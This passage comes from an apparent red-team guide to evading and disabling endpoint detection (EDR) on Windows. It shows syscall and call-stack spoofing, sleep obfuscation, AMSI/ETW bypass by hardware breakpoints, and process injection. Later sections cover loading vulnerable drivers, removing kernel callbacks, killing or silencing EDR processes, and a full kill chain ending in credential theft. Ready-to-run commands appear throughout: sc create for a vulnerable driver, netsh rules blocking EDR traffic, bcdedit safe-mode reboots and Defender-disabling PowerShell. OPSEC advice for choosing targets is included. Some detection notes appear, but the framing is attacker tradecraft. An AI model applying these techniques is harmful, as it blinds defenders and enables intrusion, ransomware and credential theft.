  your_code.exe:
    mov r10, rcx
    mov eax, SSN
    syscall         ← executes from YOUR code → suspicious return address
    ret

  INDIRECT SYSCALL (stealthier):
  your_code.exe:
    mov r10, rcx
    mov eax, SSN
    jmp [ntdll!NtXxx+0x12]   ← jump to ntdll's syscall;ret gadget

  ntdll.dll:
    ...
    0F 05           syscall   ← executes from ntdll → legitimate return address
    C3              ret       → returns to your code
The return address on the kernel’s stack now points into ntdll.dll passing basic call stack validation.
Tools: SysWhispers2/3 (indirect mode), RecycledGate, LoudSunRun
Technique 4: VEH-Based Syscalls LayeredSyscall
A 2024 technique that combines Vectored Exception Handlers with hardware breakpoints to generate legitimate call stacks while executing indirect syscalls:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌─────────────────────────────────────────────────────────────────────┐
│              LAYEREDSYSCALL TECHNIQUE (2024)                         │
└─────────────────────────────────────────────────────────────────────┘

  1. Register two Vectored Exception Handlers (VEH)

  2. Handler #1 (Setup):
     ├── Trigger ACCESS_VIOLATION → enters exception handler
     ├── Scan ntdll for syscall opcode (0F 05) near target function
     ├── Set DR0 = syscall address, DR1 = ret address
     └── Enable breakpoints via DR7

  3. Call a BENIGN Windows API (e.g., GetCurrentProcessId)
     └── Execution flows through legitimate Windows code
         building a REAL call stack

  4. Handler #2 (Intercept):
     ├── Hardware breakpoint fires at syscall instruction
     ├── Save original context (RCX, RDX, R8, R9)
     ├── Enable Trap Flag (single-step execution)
     ├── Monitor until execution reaches ntdll address space
     ├── Replace arguments with target syscall args
     ├── Set RAX = target SSN
     └── Continue execution → syscall executes with legitimate stack

  Result:
  ├── Call stack: RtlUserThreadStart → kernel32 → ntdll → syscall
  ├── Return address: inside ntdll.dll (legitimate)
  ├── No remapped ntdll copies (evades remap detection)
  └── No direct syscall instructions in attacker code
This technique was demonstrated to bypass Sophos Intercept X. It addresses three detection vectors simultaneously: remapping detection, direct syscall detection, and indirect syscall detection.
Technique 5: Call Stack Spoofing
EDRs increasingly validate the entire call chain not just the immediate return address. A suspicious stack like shellcode → NtWriteVirtualMemory triggers alerts even with indirect syscalls. Call stack spoofing creates fake legitimate-looking frames:
Method A: Thread Pool Proxying (TpAllocWork)
Execute the target API in a Windows thread pool thread with a naturally legitimate call stack:
1
2
3
4
5
6
// The callback executes in a worker thread with clean stack:
// ntdll!RtlUserThreadStart → ntdll!TppWorkerThread → your_callback
TpAllocWork(&work, callback_func, param, NULL);
TpPostWork(work);
TpReleaseWork(work);
// Wait for completion via event object
Method B: RBP Chain Manipulation
Forge fake stack frames by manipulating the RBP (frame pointer) chain:
1
2
3
4
5
6
7
8
  Real stack:             Spoofed stack:
  ┌──────────────┐       ┌──────────────┐
  │ shellcode ret │       │ kernel32 ret │  ← fake return address
  ├──────────────┤       ├──────────────┤
  │ random data  │       │ ntdll ret    │  ← fake frame
  ├──────────────┤       ├──────────────┤
  │ ...          │       │ RtlUserStart │  ← fake origin
  └──────────────┘       └──────────────┘
Push fake return addresses pointing into legitimate modules before making the API call. The call stack unwinder follows the RBP chain and sees a legitimate-looking trace.
Method C: Timer-Based Dynamic Spoofing
Used in modern C2 frameworks like Cobalt Strike (4.9+): dynamically spoof the call stack using timer callbacks. The CallStackMasker approach uses NtSetTimer2 to execute callbacks with controlled stack frames.
Method D: SilentMoonwalk
Fully dynamic call stack spoofer that creates synthetic call chains by selecting return addresses from loaded legitimate modules. Unlike static spoofing, it generates different call stacks each time.
Notable tools: ThreadStackSpoofer (sleeping thread stack spoofing), SilentMoonwalk, Vulcan Raven, CallstackSpoofingPOC, CallStackMasker
Technique 6: Sleep Obfuscation Evading Memory Scanners
When a beacon sleeps, its shellcode sits idle in memory a perfect target for memory scanners. Sleep obfuscation encrypts the beacon’s memory during sleep and restores it on wake:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌─────────────────────────────────────────────────────────────────────┐
│              SLEEP OBFUSCATION EVOLUTION                              │
└─────────────────────────────────────────────────────────────────────┘

  FOLIAGE (2021)  First Implementation
  ├── Queues APC (NtQueueApcThread) chain:
  │   VirtualProtect(RW) → SystemFunction032(encrypt) → WaitForSingleObject
  │   → SystemFunction032(decrypt) → VirtualProtect(RX)
  ├── Uses NtContinue for thread context switching
  └── Detection: generates SetThreadContextRemoteApiCall ETW events

  EKKO (2022)  Timer Queue Based
  ├── Uses CreateTimerQueueTimer instead of APCs
  ├── Queues callbacks: VirtualProtect → encrypt → sleep → decrypt → restore
  ├── SystemFunction032 (RC4) for encryption
  ├── No SetThreadContext events
  └── Detection: timer-queue timer monitoring (limited native telemetry)

  CRONOS (2022)  Waitable Timers
  ├── Uses NtCreateTimer + NtSetTimer (kernel waitable timers)
  ├── RC4 encryption via SystemFunction032
  ├── Changes permissions: RW (encrypt) → RX (sleep) → RW (decrypt) → RX
  ├── Avoids userland timer queue APIs
  └── Detection: even harder  no standard telemetry for waitable timers

  ZILEAN (2023)  Multi-Layer
  └── Multiple encryption layers + advanced timer abuse

  Memory Scanner Sees:
  ├── During sleep: encrypted random bytes (RX permission)
  ├── No recognizable shellcode patterns
  ├── No suspicious RWX memory regions
  └── Beacon is invisible until it wakes
Detection challenge: Windows provides no native telemetry for observing timer-queue timers or waitable timers used maliciously. This makes sleep obfuscation one of the hardest techniques to detect, hence its adoption in every major C2 framework.
Technique 7: Hardware Breakpoint Hooking
Use CPU debug registers (DR0-DR3) to intercept function calls without modifying any code bytes completely invisible to memory integrity checks:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌─────────────────────────────────────────────────────────────────────┐
│         HARDWARE BREAKPOINT HOOKING FLOW                              │
└─────────────────────────────────────────────────────────────────────┘

  1. Register VEH: AddVectoredExceptionHandler(1, handler)

  2. Set hardware breakpoint on target function:
     GetThreadContext() → set DR0 = target_func_address
     DR7 = enable DR0 (local, execute-on-access)
     SetThreadContext() → must be set per-thread

  3. When target function called → CPU raises #DB exception
     └── VEH handler fires:
         ├── Check: is RIP == target_func?
         ├── Modify RAX (return value) or redirect RIP
         └── Return EXCEPTION_CONTINUE_EXECUTION

  Applications:
  ├── AMSI bypass: DR0 = AmsiScanBuffer → force return AMSI_RESULT_CLEAN
  ├── ETW bypass:  DR1 = EtwEventWrite → skip function (ret immediately)
  ├── EDR hook bypass: intercept before EDR's trampoline
  └── Function argument modification: change params before EDR sees them

  Advantages:
  ├── Zero memory modifications → integrity checks pass
  ├── Per-thread (DR0-DR3 are thread-local)
  └── Only 4 breakpoints available per thread (DR0-DR3)
Detection: Monitor for
SetThreadContext/NtSetContextThreadcalls that modify debug registers. Some EDRs clear debug registers on thread creation or context switches. Monitoring the VEH chain viaAddVectoredExceptionHandlercan also reveal suspicious handlers.
Process Injection Techniques (T1055)
Process injection lets an attacker execute code in the context of another process inheriting its identity, privileges, and trust level. Modern EDR detects classic injection patterns, so advanced techniques have evolved:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
┌─────────────────────────────────────────────────────────────────────┐
│              PROCESS INJECTION TECHNIQUES                             │
└─────────────────────────────────────────────────────────────────────┘

  CLASSIC (heavily detected):
  ├── Process Hollowing (T1055.012)
  │   CreateProcess(SUSPENDED) → NtUnmapViewOfSection → WriteProcessMemory
  │   → SetThreadContext → ResumeThread
  │
  ├── Remote Thread Injection
  │   OpenProcess → VirtualAllocEx → WriteProcessMemory
  │   → CreateRemoteThread
  │
  └── APC Injection
      OpenThread → QueueUserAPC → target thread runs payload

  ADVANCED (harder to detect):
  ├── Process Doppelganging (T1055.013)
  │   Uses NTFS transactions: NtCreateTransaction → create file in txn
  │   → write payload → NtCreateSection from txn file
  │   → NtRollbackTransaction (file never hits disk)
  │   → NtCreateProcessEx from section
  │
  ├── Process Herpaderping
  │   Create file → write payload → NtCreateSection (cached)
  │   → overwrite file with clean content BEFORE AV scans
  │   → NtCreateProcessEx from section (still has payload in memory)
  │   AV scans the clean file on disk  mismatch!
  │
  ├── Mockingjay (2023)
  │   Find DLL with RWX section already loaded in target
  │   → Write shellcode into existing RWX memory
  │   No VirtualAllocEx, no VirtualProtect, no CreateRemoteThread
  │   EDR never sees memory allocation or permission changes
  │
  ├── PoolParty (2023)
  │   Abuse Windows Thread Pool internals
  │   8 variants targeting different worker factory objects
  │   Insert malicious work items into target's thread pool
  │   Bypassed all top 5 EDRs at presentation time
  │
  ├── Module Stomping / Overloading
  │   Load a legitimate DLL → overwrite its .text with shellcode
  │   Code runs from a "legitimate" module's address space
  │   Call stack shows code executing from known DLL
  │
  └── Phantom DLL Loading
      Load DLL without registering in PEB→Ldr linked lists
      Process appears to have fewer modules than it actually does
      DLL is "invisible" to PEB enumeration tools
Kernel-Mode Evasion Attacking the Driver
When user-mode techniques aren’t enough, attacking the EDR’s kernel driver removes visibility at the source. All kernel-mode attacks require admin/SYSTEM privileges and typically use BYOVD.
BYOVD Bring Your Own Vulnerable Driver (T1068)
Load a legitimate, digitally-signed Windows driver that contains exploitable vulnerabilities. The driver’s valid signature passes Driver Signature Enforcement (DSE), and its vulnerabilities provide arbitrary kernel memory read/write primitives:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌─────────────────────────────────────────────────────────────────────┐
│                    BYOVD ATTACK FLOW                                  │
└─────────────────────────────────────────────────────────────────────┘

  1. DROP ─── Copy signed vulnerable .sys file to disk
  2. LOAD ─── sc create VulnDrv binpath=C:\path\vuln.sys type=kernel
              sc start VulnDrv
  3. EXPLOIT ─ DeviceIoControl(hDevice, IOCTL_CODE, &input, ...)
              └── Vulnerability gives arbitrary kernel read/write
  4. ATTACK ── Use read/write primitive to:
              ├── Remove kernel callbacks
              ├── Disable ETW-TI
              ├── Kill EDR processes
              ├── Strip PPL protection
              └── Modify tokens
Commonly abused vulnerable drivers:
| Driver | Source | Vulnerability |
|---|---|---|
RTCore64.sys | MSI Afterburner | CVE-2019-16098 arbitrary physical memory R/W |
procexp152.sys | Process Explorer (Sysinternals) | Process termination IOCTL |
gdrv.sys | GIGABYTE tools | Arbitrary physical memory R/W |
DBUtil_2_3.sys | Dell firmware utility | CVE-2021-21551 kernel memory R/W |
truesight.sys (v2.0.2) | RogueKiller Antirootkit (Adlice) | Pre-2015 signing loophole |
ene.sys | ENE Technology | Physical memory access |
WinRing0x64.sys | OpenHardwareMonitor | MSR and physical memory access |
aswArPot.sys | Avast Anti-Rootkit | Process termination |
zemana*.sys | Zemana Anti-Malware | Kernel process termination |
Driver signing loophole: Drivers signed before July 29, 2015 with a valid cross-certificate are still accepted by Windows even on Windows 11. The truesight.sys v2.0.2 exploits this: attackers generate thousands of hash variants of the same old signed driver to evade hash-based blocklists.
Resource: The LOLDrivers project maintains a curated database of 200+ known vulnerable drivers with hashes, signatures, and YARA rules.
Detection: Sysmon Event 6 (Driver Loaded) for known vulnerable driver hashes. Microsoft’s Vulnerable Driver Blocklist (via WDAC/HVCI). ASR rule
56A863A9-875C-4D65-AF7B-90D77AB80064blocks known BYOVD drivers.
Kernel Callback Removal
With a kernel read/write primitive from BYOVD, enumerate and remove the EDR’s registered callbacks:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌─────────────────────────────────────────────────────────────────────┐
│              KERNEL CALLBACK REMOVAL FLOW                             │
└─────────────────────────────────────────────────────────────────────┘

  1. LOCATE ─── Pattern-scan ntoskrnl.exe in memory for
               PspCreateProcessNotifyRoutine array address
               (or resolve via PDB symbols / heuristic offsets)

  2. WALK ───── Iterate callback array entries (up to 64)
               Each entry: EX_CALLBACK_ROUTINE_BLOCK
               ├── RundownProtect
               └── Function pointer → callback function address

  3. IDENTIFY ─ For each callback, check if function address
               falls within EDR driver's loaded memory range
               (compare against MmGetSystemRoutineAddress output
                or EnumDeviceDrivers results)

  4. REMOVE ─── Option A: Zero the callback entry
               Option B: Replace function pointer with ret stub
               Option C: Unlink from array (set to NULL)

  5. REPEAT ─── Do the same for:
               ├── PspCreateThreadNotifyRoutine (thread callbacks)
               ├── PspLoadImageNotifyRoutine (image load callbacks)
               ├── ObCallback linked list (object callbacks)
               ├── CmCallbackListHead (registry callbacks)
               └── FLT_INSTANCE._CallbackNodes (minifilter I/O)

  Result: EDR driver still loaded but receives ZERO notifications
          → process creation invisible
          → DLL loads invisible
          → registry changes invisible
          → file I/O invisible
Minifilter callback removal (EDRSandblast approach): The _FLT_INSTANCE structure contains an array of _CALLBACK_NODE entries. Each node is linked in a doubly-linked list for its specific I/O operation (IRP_MJ_CREATE, IRP_MJ_WRITE, etc.). By unlinking the EDR’s callback nodes from these lists, file I/O events stop reaching the EDR’s filter making it blind to file drops, tool staging, and credential dumps.
Tools: EDRSandblast (Wavestone, DefCon 30), EDRSnowblast (Orange Cyberdefense fork with extras), CheekyBlinder
ETW-TI Blinding
Disable the Threat Intelligence ETW provider at the kernel level:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
  ntoskrnl.exe contains the ETW-TI provider registration:

  EtwThreatIntProvRegHandle → _ETW_REG_ENTRY
                                └── GuidEntry → _ETW_GUID_ENTRY
                                                  └── ProviderEnableInfo
                                                       └── IsEnabled = 1

  Attack: use kernel write primitive to set IsEnabled = 0

  Result: all ETW-TI events stop being generated
          → VirtualAllocEx events disappear
          → WriteProcessMemory events disappear
          → NtSetContextThread events disappear
          → EDR loses its most sensitive telemetry source

  Alternative (broader): patch EtwWrite prologue in ntoskrnl
                          with 0xC3 (ret) → kills ALL kernel ETW
                          Warning: PatchGuard may detect this
OPSEC note: Targeted patching of only the TI provider’s IsEnabled flag is safer than patching
EtwWriteglobally. PatchGuard monitors some kernel code pages but its checks are periodic (minutes apart), and it does not comprehensively cover all ETW structures.
EDR Killing Process Termination
Instead of blinding the EDR’s telemetry, directly kill its processes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
┌─────────────────────────────────────────────────────────────────────┐
│              EDR KILLING METHODS                                      │
└─────────────────────────────────────────────────────────────────────┘

  ┌── Method 1: ZwTerminateProcess ─────────────────────────────────┐
  │   Driver calls ZwOpenProcess + ZwTerminateProcess               │
  │   Most straightforward  kernel API terminates target by PID    │
  │   Tools: Terminator (SpyBoy), EDRKillShifter (RansomHub)        │
  │   Detection: Very high  service crash generates alerts          │
  └─────────────────────────────────────────────────────────────────┘

  ┌── Method 2: PEB Corruption ─────────────────────────────────────┐
  │   KeStackAttachProcess() → attach to EDR's address space        │
  │   MmProbeAndLockPages() → lock PEB memory                       │
  │   Corrupt PEB fields (Ldr, ProcessParameters, heap pointers)    │
  │   EDR crashes on next PEB access  looks like a "bug", not kill │
  │   Detection: Medium  crash vs termination is harder to triage   │
  └─────────────────────────────────────────────────────────────────┘

  ┌── Method 3: Image Unmapping ────────────────────────────────────┐
  │   PsLookupProcessByProcessId() → get EPROCESS                   │
  │   PsGetProcessSectionBaseAddress() → find image base             │
  │   MmUnmapViewOfSection() → unmap the .exe image from memory      │
  │   Process alive but no code → immediate crash                   │
  │   Detection: Medium-High  process exits abnormally              │
  └─────────────────────────────────────────────────────────────────┘

  ┌── Method 4: Token Downgrade ────────────────────────────────────┐
  │   Read EPROCESS→Token for EDR process                            │
  │   Read EPROCESS→Token for explorer.exe (low privilege)           │
  │   Overwrite EDR's Token pointer with explorer.exe's Token        │
  │   EDR alive but lacks SeDebugPrivilege → can't inspect processes │
  │   Detection: Low  EDR appears "running" but is powerless        │
  └─────────────────────────────────────────────────────────────────┘

  ┌── Method 5: BYOI  Bring Your Own Installer (2025) ─────────────┐
  │   Run the EDR vendor's OWN installer/updater (MSI file)          │
  │   EDR's anti-tamper allows the upgrade → old agent shuts down    │
  │   Kill installer process (msiexec.exe) mid-upgrade               │
  │   Old agent: stopped. New agent: never started. Endpoint: blind  │
  │   No exploit needed  abuses the legitimate upgrade process      │
  │   Detection: Low  legitimate installer binary running            │
  │   Real-world: Babuk ransomware vs SentinelOne (2025)             │
  │   Mitigation: SentinelOne's "Local Upgrade Authorization" toggle  │
  └─────────────────────────────────────────────────────────────────┘
EDRKillShifter in detail: First reported by Sophos in August 2024, linked to RansomHub ransomware. Functions as a loader that decrypts and loads an embedded vulnerable driver at runtime, then iterates through running processes to identify and kill EDR services. The “shifter” aspect refers to its ability to swap which vulnerable driver is embedded making signature detection harder. By late 2024, EDRKillShifter was adopted by Play, BianLian, and Medusa ransomware groups indicating cross-gang sharing and commoditization of EDR-killing capabilities.
Terminator (SpyBoy): Sold on underground forums uses the legitimate Process Explorer driver (procexp152.sys) to terminate EDR/AV processes via its process-termination IOCTL. Claims to kill 24+ different vendors’ EDR engines.
EDR Network Isolation Cutting Communications
Even if the EDR agent is running and collecting telemetry, blocking its network traffic prevents alerts from reaching the SOC:
EDRSilencer WFP Traffic Blocking
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌─────────────────────────────────────────────────────────────────────┐
│              WFP-BASED EDR SILENCING                                  │
└─────────────────────────────────────────────────────────────────────┘

  1. ENUMERATE ── CreateToolhelp32Snapshot() → find EDR process PIDs
     │            Match against hardcoded list of EDR process names:
     │            MsSense.exe, CylanceSvc.exe, SentinelAgent.exe,
     │            CSFalconService.exe, CbDefense.exe, ...
     │
  2. SESSION ─── FwpmEngineOpen0() → open WFP engine handle
     │
  3. SUBLAYER ── FwpmSubLayerAdd0() → create blocking sublayer
     │            High weight = high priority (overrides other filters)
     │
  4. FILTER ──── For each EDR process:
     │            FwpmFilterAdd0() with conditions:
     │            ├── Layer: FWPM_LAYER_ALE_AUTH_CONNECT_V4
     │            ├── Layer: FWPM_LAYER_ALE_AUTH_CONNECT_V6
     │            ├── Condition: match application ID (process path)
     │            └── Action: FWP_ACTION_BLOCK
     │
  Impact:
  ├── OUTBOUND blocked: no alerts to SOC, no telemetry upload,
  │   no cloud scanning, no sample submissions
  ├── INBOUND blocked: no policy updates, no containment commands,
  │   no new detection rules, no remote investigation queries
  └── SOC dashboard: endpoint appears healthy but silent
Why WFP is preferred over firewall rules:
- WFP filters are not visible through standard
netsh advfirewallcommands - WFP operates below Winsock the EDR’s networking code gets connection failures with no clear indication of blocking
- WFP filters survive service restarts
- More surgical: can target specific processes without broad firewall rules
Firewall Rule Blocking (Simpler Alternative)
1
2
3
# Block EDR outbound traffic via Windows Firewall COM API (INetFwPolicy2)
# Or via command line:
netsh advfirewall firewall add rule name="BlockEDR" dir=out program="C:\path\to\edr.exe" action=block
Detection: Monitor for unexpected WFP filter creation (enumerate with
FwpmFilterEnum0). EDR cloud backend should alert on heartbeat gaps if an agent stops checking in, assume compromise. Windows Event IDs 4946/4947 log firewall rule changes.
DLL Hijacking & Side-Loading Against EDR
Attackers have turned EDR vendors’ own binaries against them:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌─────────────────────────────────────────────────────────────────────┐
│              EDR DLL ATTACK CASE STUDIES                               │
└─────────────────────────────────────────────────────────────────────┘

  Case 1: ToddyCat APT vs ESET (CVE-2024-11859)
  ├── Target: ESET command-line scanner (ecls.exe)
  ├── Vulnerability: insecure load of version.dll from working dir
  ├── Exploit: dropped malicious version.dll alongside ecls.exe
  ├── Payload (TCESB): modified kernel structures to disable
  │   process creation and module loading notification callbacks
  └── Patched: January 2025

  Case 2: LockBit 3.0 vs Microsoft Defender (July 2022)
  ├── Target: MpCmdRun.exe (Defender CLI tool)
  ├── Method: paired legitimate exe with malicious MpClient.dll
  ├── Payload: DLL decrypts and executes Cobalt Strike Beacon
  └── Evasion: Microsoft-signed binary loads attacker code

  Case 3: EDR Updater Abuse
  ├── Many EDR agents have auto-update components
  ├── If updater loads DLLs from writable directories...
  └── Plant malicious DLL → updater loads it with SYSTEM privileges
Service-Level EDR Attacks
Safe Mode Reboot Evasion
Most EDR agents do not load in Windows Safe Mode. Attackers exploit this:
1
2
3
4
5
6
7
8
  1. Register malware as a service with boot-start in Safe Mode
  2. Add registry Run key for persistence
  3. Force reboot into Safe Mode:
     bcdedit /set {current} safeboot minimal
     shutdown /r /t 0
  4. System boots in Safe Mode → EDR inactive
  5. Malware executes freely (encryption, exfiltration)
  6. Reboot back to normal mode
Real-world usage: Snatch ransomware (2019), AvosLocker (2023), Black Basta (2022)
Service Control Abuse
1
2
3
4
5
6
7
8
9
10
# Disable Defender (if Tamper Protection is OFF)
Set-MpPreference -DisableRealtimeMonitoring $true
sc stop WinDefend

# Stop EDR service (if not tamper-protected)
sc stop <EDRServiceName>
net stop <EDRServiceName>

# Prevent service from starting on boot
reg add "HKLM\SYSTEM\CurrentControlSet\Services\<EDRDriver>" /v Start /t REG_DWORD /d 4
Note: Most enterprise EDRs have tamper protection that prevents service stopping. These techniques primarily work against misconfigured or consumer-grade products.
OPSEC Tip: The EDR bypass landscape evolves rapidly. Techniques that work today may trigger detections within weeks of public disclosure. Track research from SpecterOps, Elastic, CrowdStrike, WithSecure Labs, and follow researchers like @_RastaMouse, @Jackson_T, @am0nsec, @C5pทder.
Phase 10: EDR Kill Chain Bringing It All Together
 Full EDR kill chain: User-mode evasion → Kernel attack → Credential harvest
Kill Chain Overview
With every technique from Phases 1-9, a complete EDR kill chain flows through three stages:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
┌───────────────────────────────────────────────────────────────────────┐
│                         EDR KILL CHAIN                                  │
└───────────────────────────────────────────────────────────────────────┘

  ┌─── PHASE A: USER-MODE EVASION (No Admin Required) ──────────────────┐
  │                                                                      │
  │  1. RECONNAISSANCE                                                   │
  │     └─ Enumerate: EDR product, driver names, Sysmon config,          │
  │        ASR rules, PPL status, Credential Guard, WDAC policies        │
  │        Tools: fltMC, sc query, Get-MpComputerStatus, CiTool          │
  │                                                                      │
  │  2. STATIC BYPASS                                                    │
  │     └─ OLLVM compile → Encrypted PE Loader → VMProtect              │
  │        Zero matching signatures on disk                              │
  │                                                                      │
  │  3. AMSI/ETW PATCH (process-local, no admin)                         │
  │     └─ Hardware breakpoint on AmsiScanBuffer (zero memory mods)      │
  │        Patch EtwEventWrite in ntdll → blind user-mode ETW            │
  │                                                                      │
  │  4. API UNHOOKING + SYSCALLS                                         │
  │     └─ Fresh ntdll from KnownDlls → overwrite hooked .text section  │
  │        OR: indirect syscalls + LayeredSyscall for legitimate stacks  │
  │        OR: TpAllocWork thread pool proxying for clean call stacks    │
  │                                                                      │
  │  5. SLEEP OBFUSCATION                                                │
  │     └─ Ekko/Cronos: encrypt beacon in memory during sleep            │
  │        Memory scanners see only ciphertext                           │
  │                                                                      │
  │  EDR Visibility: ████████░░ ~70% (kernel callbacks still active)     │
  └──────────────────────────────────────────────────────────────────────┘
                                │
                       (Privilege Escalation)
                                │
  ┌─── PHASE B: KERNEL-MODE ATTACK (Admin → SYSTEM Required) ──────────┐
  │                                                                      │
  │  6. BYOVD  LOAD VULNERABLE DRIVER                                   │
  │     └─ sc create / sc start signed vulnerable driver                 │
  │        Acquire arbitrary kernel read/write primitive                  │
  │                                                                      │
  │  7. BLIND THE MONITORS                                                │
  │     ├─ Remove all kernel callbacks (process/thread/image/object/     │
  │     │   registry/minifilter) → EDR loses kernel telemetry            │
  │     ├─ Disable ETW-TI provider (ProviderEnableInfo = 0)              │
  │     │   → kernel ETW events stop flowing                             │
  │     ├─ Sysmon: altitude takeover / boot disable / config hijack      │
  │     └─ WFP filter: block EDR outbound traffic (EDRSilencer)          │
  │        → no telemetry reaches SOC dashboard                          │
  │                                                                      │
  │  8. NEUTER THE EDR                                                    │
  │     ├─ Option A: Kill processes (ZwTerminateProcess/EDRKillShifter)  │
  │     ├─ Option B: Token downgrade (replace with explorer.exe token)   │
  │     ├─ Option C: BYOI (kill vendor's own installer mid-upgrade)      │
  │     └─ EDR is either dead, powerless, or never restarted             │
  │                                                                      │
  │  9. STRIP LSASS PROTECTION                                           │
  │     ├─ PPL: set EPROCESS->Protection = 0x00 (BYOVD write)           │
  │     └─ Credential Guard: patch wdigest.dll g_fParameter variables    │
  │                                                                      │
  │  EDR Visibility: █░░░░░░░░░ ~5% (only cloud heartbeat detection)    │
  └──────────────────────────────────────────────────────────────────────┘
                                │
  ┌─── PHASE C: CREDENTIAL HARVEST & PERSISTENCE ──────────────────────┐
  │                                                                      │
  │  10. DUMP CREDENTIALS                                                │
  │      ├─ LSASS: WER abuse / custom MiniDumpWriteDump / NtWriteFile   │
  │      │   hook for in-memory capture                                  │
  │      ├─ SAM/SECURITY hive extraction via VSS or registry save        │
  │      ├─ Kerberoasting for service account hashes                     │
  │      ├─ ADCS certificate theft (ESC1-ESC13 abuse)                    │
  │      └─ DPAPI credential extraction (Chrome, Edge, credential mgr)  │
  │                                                                      │
  │  11. EXFILTRATE & PERSIST                                            │
  │      ├─ Upload via GitHub API / Azure Blob / S3 (blends with        │
  │      │   legitimate enterprise traffic patterns)                     │
  │      └─ Establish persistence before EDR recovers on reboot          │
  │                                                                      │
  │  EDR Visibility: ░░░░░░░░░░ ~0% (fully compromised)                 │
  └──────────────────────────────────────────────────────────────────────┘
Final Tradecraft Notes
Think in layers, not steps. Every control you bypass should be assumed to have a backup. Disable Sysmon and the EDR’s kernel callbacks still fire. Remove ETW and call stack analysis still works. Build redundancy into your evasion just like defenders build redundancy into their stack.
Know your environment. Before touching anything:
1
2
3
4
5
6
7
8
# Full defensive posture enumeration
Get-MpComputerStatus                  # Defender status + version
Get-MpPreference | Select-Object AttackSurfaceReductionRules_*  # ASR rules
fltMC filters                         # Filesystem filter drivers (EDR, Sysmon)
Get-Process Csf*, Cb*, MsMp*, Sense*, Sentinel*  # EDR processes
sc query type=driver state=all | findstr /i "crowd sentinel carbon sophos"  # EDR drivers
reg query HKLM\SYSTEM\CurrentControlSet\Control\LSA  # PPL, Credential Guard
CiTool --list-policies 2>$null        # WDAC policies
Maintain access before burning techniques. Don’t use your best bypass on an unimportant host. Reserve kernel-level techniques for high-value targets where persistence and credential access justify the risk.
The stack changes constantly. EDR vendors patch userland bypass techniques within weeks of public disclosure. BYOVD drivers get added to blocklists. ASR rules and Sysmon configs evolve. Stay current follow SpecterOps, Elastic Security Labs, CrowdStrike Counter Adversary Operations, WithSecure Labs, and researchers pushing the field forward.
EDR bypass is commoditizing. Tools like EDRKillShifter are shared across ransomware affiliates. The techniques in this guide are not theoretical they’re actively used in the wild by threat actors ranging from APTs to ransomware operators. Understanding them is essential for both red team operations and building resilient defenses.
- X: @0XDbgMan
- Telegram: dbgman